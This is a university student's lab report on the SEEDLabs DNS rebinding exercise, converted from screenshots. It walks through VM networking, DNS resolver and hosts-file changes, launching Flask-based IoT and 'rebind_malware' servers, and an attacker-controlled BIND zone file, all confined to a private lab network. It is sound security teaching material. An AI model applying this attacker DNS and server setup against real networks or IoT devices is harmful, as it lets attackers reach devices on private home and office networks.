# SEEDLabs DNS Rebinding Attack

Darren Fernandes
School of Computer Science
University Of Windsor
Windsor, ON
ferna11p@uwindsor.ca

## Introduction:

The goal of this lab is to familiarize me with how a DNS Rebinding Attack functions and the various components required to conduct the lab. The lab in the DNS rebinding attack consists of setting up an environment in which three Virtual Machines running Ubuntu are present. Each virtual machine is designated to the User, the Local DNS Server, and the Attacker respectively. Configuration of the three VM's and the task of running servers on them is key to understanding how the DNS Rebinding Attack works. Each VM machine makes use of the same LAN to ensure simplicity. Since we are running multiple VM's they must be able to communicate with the internet and amongst each other. In VirtualBox, the NAT setting is used for each VM to enable it to run on its private network and this private network is connected to a common network. The NAT network in the VirtualBox works like a LAN.

## Motivation:

The major motivation behind the lab was to understand the vulnerabilities that exist within the IoT and how those vulnerabilities could be taken advantage of for malicious purposes. The Internet of Things is a fast-growing culture in which physical devices are embedded with software and sensors and the ability to process amongst other technologies. This allows devices to communicate with each other over the internet or other means of communication. There are several measures in place to avoid such attacks from occurring, but they are neither stringent nor secure enough to prevent these attacks. This lab will help shine a light on the loopholes that exist within the security features of IoT devices.


## Methodology & Experimental Results.

| Name | Role | IP Address |
|---|---|---|
| SEEDUbuntu User | User VM | 10.0.2.7 |
| SEEDUbuntu Server | Server VM | 10.0.2.8 |
| SEEDUbuntu Attacker | Attacker VM | 10.0.2.9 |

### User Virtual Machine Configuration:

Step 1.

Reduce the Firefox DNS caching time to 10 seconds to perform our attack at a quicker pace.



network.dnsCacheExpiration


10

| Preference Name | Status | Type | Value |
|---|---|---|---|
| network.dns.forceResolve | default | string | |
| network.dns.get-ttl | | | |
| network.dns.ipv4Only | | | |
| network.dns.localDom | | | |
| network.dns.native-is- | | | |
| network.dns.offline-lo | | | |
| network.dnsCacheEnt | | integer | 400 |
| network.dnsCacheExpiration | default | integer | 60 |
| network.dnsCacheExpirationGraceP… | default | integer | 60 |
| network.mdns.use_js_fallback | default | boolean | false |
| network.proxy.socks_remote_dns | default | boolean | false |

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Step 2.


Adding the IoT server on the User VM will save us time, to achieve this we simply open the terminal and using 'sudo nano /etc/hosts we can add the "User VM IP Address www.seediot32.com"



```
[11/28/21]seed@VM:~$ sudo nano /etc/hosts
[11/28/21]seed@VM:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
10.0.2.7        www.seediot32.com
[11/28/21]seed@VM:~$ █
```

Step 3. Adding the Local DNS Server

We need to configure the User VM to use a particular DNS server and we can achieve this by setting the first nameserver as the DNS server in the resolver configuration file. One of the challenges that we face while trying to complete this step is the VM uses DHCP to obtain its network configuration parameters which include the IP Address, Local DNS Server etc, in doing so the DHCP will overwrite whatever we input into the /etc/resolv.conf so to work around this issue we will add our entry to the /etc/resolvconf/resolv.conf.d/head file. Ex "nameserver (IP address of Server VM)"




```
[11/28/21]seed@VM:~$ sudo resolvconf -u
[11/28/21]seed@VM:~$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by r
esolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWR
ITTEN

nameserver 10.0.2.8
nameserver 127.0.1.1
```

To ensure the changes take effect we run “sudo resolvconf -u”

## Testing

After the configuration of the User VM, we can use the dig command to check if our VM makes use of the server we mentioned.



```
;; Query time: 308 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Nov 28 17:20:37 EST 2021
;; MSG SIZE  rcvd: 407
```


As seen in the above message the in the SERVER information section of the response to the dig command we can see the IP address of the server we have specified for the lab.

## Task 2. Starting the IoT server on the user VM

Using the IoT server the user will be able to communicate with the IoT device.

### Step 1. Installing FLASK on the User VM


We make use of the FLASK web framework to develop the IoT server. The current version of the SEED, VM FLASK has not been installed.



```
[11/28/21]seed@VM:~$ sudo pip3 install Flask==1.1.1
The directory '/home/seed/.cache/pip/http' or its parent directory
 is not owned by the current user and the cache has been disabled.
 Please check the permissions and owner of that directory. If exec
uting pip with sudo, you may want sudo's -H flag.
The directory '/home/seed/.cache/pip' or its parent directory is n
ot owned by the current user and caching wheels has been disabled.
 check the permissions and owner of that directory. If executing p
ip with sudo, you may want sudo's -H flag.
```

Step 2. Starting the IoT server.

We first either download the user_vm.zip from the Firefox browser within the User VM or share the file making use of the shared folders functionality within VirtualBox. Once we have the zip file, we can unzip it and then run the following command once inside the user_vm folder.




```
[11/28/21]seed@VM:~$ cd Downloads
[11/28/21]seed@VM:~/Downloads$ ls
user_vm  user_vm.zip
[11/28/21]seed@VM:~/Downloads$ cd user_vm
[11/28/21]seed@VM:~/.../user_vm$ ls
rebind_iot  start_iot.sh
[11/28/21]seed@VM:~/.../user_vm$ FLASK_APP=rebind_iot flask run --
host 0.0.0 --port 8080
```

We run the prepared script on port 8080 of the local machine.

Step 3. Testing


We can test if the IoT server is working as expected by visiting the following URL and we should see a thermostat.



## Task 3 Starting the attack server on the Attacker VM

Step 1.


Like setting up the IoT server on the User VM we first need to install the FLASK web framework on the Attacker VM



```
[11/28/21]seed@VM:~$ sudo pip3 install Flask==1.1.1
The directory '/home/seed/.cache/pip/http' or its parent directory
 is not owned by the current user and the cache has been disabled.
 Please check the permissions and owner of that directory. If exec
uting pip with sudo, you may want sudo's -H flag.
The directory '/home/seed/.cache/pip' or its parent directory is n
ot owned by the current user and caching wheels has been disabled.
 check the permissions and owner of that directory. If executing p
ip with sudo, you may want sudo's -H flag.
Collecting Flask==1.1.1
  Downloading https://files.pythonhosted.org/packages/9b/93/628509
b8d5dc749656a9641f4caf13540e2cdec85276964ff8f43bbb1d3b/Flask-1.1.1
```

Step2. Starting the attacker’s server.


We can start the Attacker server by running the prepared script within the attacker_vm folder which is present within the attacker_vm.zip file which can be accessed on the SEED Labs site.



```
[11/28/21]seed@VM:~/.../attacker_vm$ FLASK_APP=rebind_malware flas
k run --host 0.0.0.0 --port 8080
 * Serving Flask app "rebind_malware"
 * Environment: production
   WARNING: This is a development server. Do not use it in a produ
ction deployment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
```


Step 3. Testing

To check if all the steps had been performed correctly we can simply visit the URL “localhost:8080” on the Firefox browser



## Task 4. Configuring the DNS Server on the Attacker VM.

The Attacker VM also serves as the nameserver for the attacker32.com domain, the BIND9 server is already running on the Attacker VM we just need to prepare a zone file for it. A sample zone file is provided in the attacker_vm folder. We need to copy it into the /etc/bind folder. Before we do that we must ensure that the IP addresses mentioned in the zone file match that of the attacker VM which in our case is “10.0.2.9” not “10.0.2.8” as mentioned in the sample file. We can edit the js file with the terminal or in the notepad editor.



```
[11/28/21]seed@VM:~/.../attacker_vm$ cd /etc/bind
[11/28/21]seed@VM:.../bind$ ls
attacker32.com.zone  db.empty                   named.conf.local
bind.keys            db.local                   named.conf.options
db.0                 db.root                    rndc.key
db.127               named.conf                 zones.rfc1918
db.255               named.conf.default-zones
[11/28/21]seed@VM:.../bind$ cat attacker32.com.zone
$TTL 10000
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.0.2.9
www     IN      A     10.0.2.9
ns      IN      A     10.0.2.9
*       IN      A     10.0.2.9
```

To copy the files simply run the command “sudo cp attacker32.com.zone /etc/bind” in the terminal.

Above is a catenation of the contents of the zone file within the bind folder.

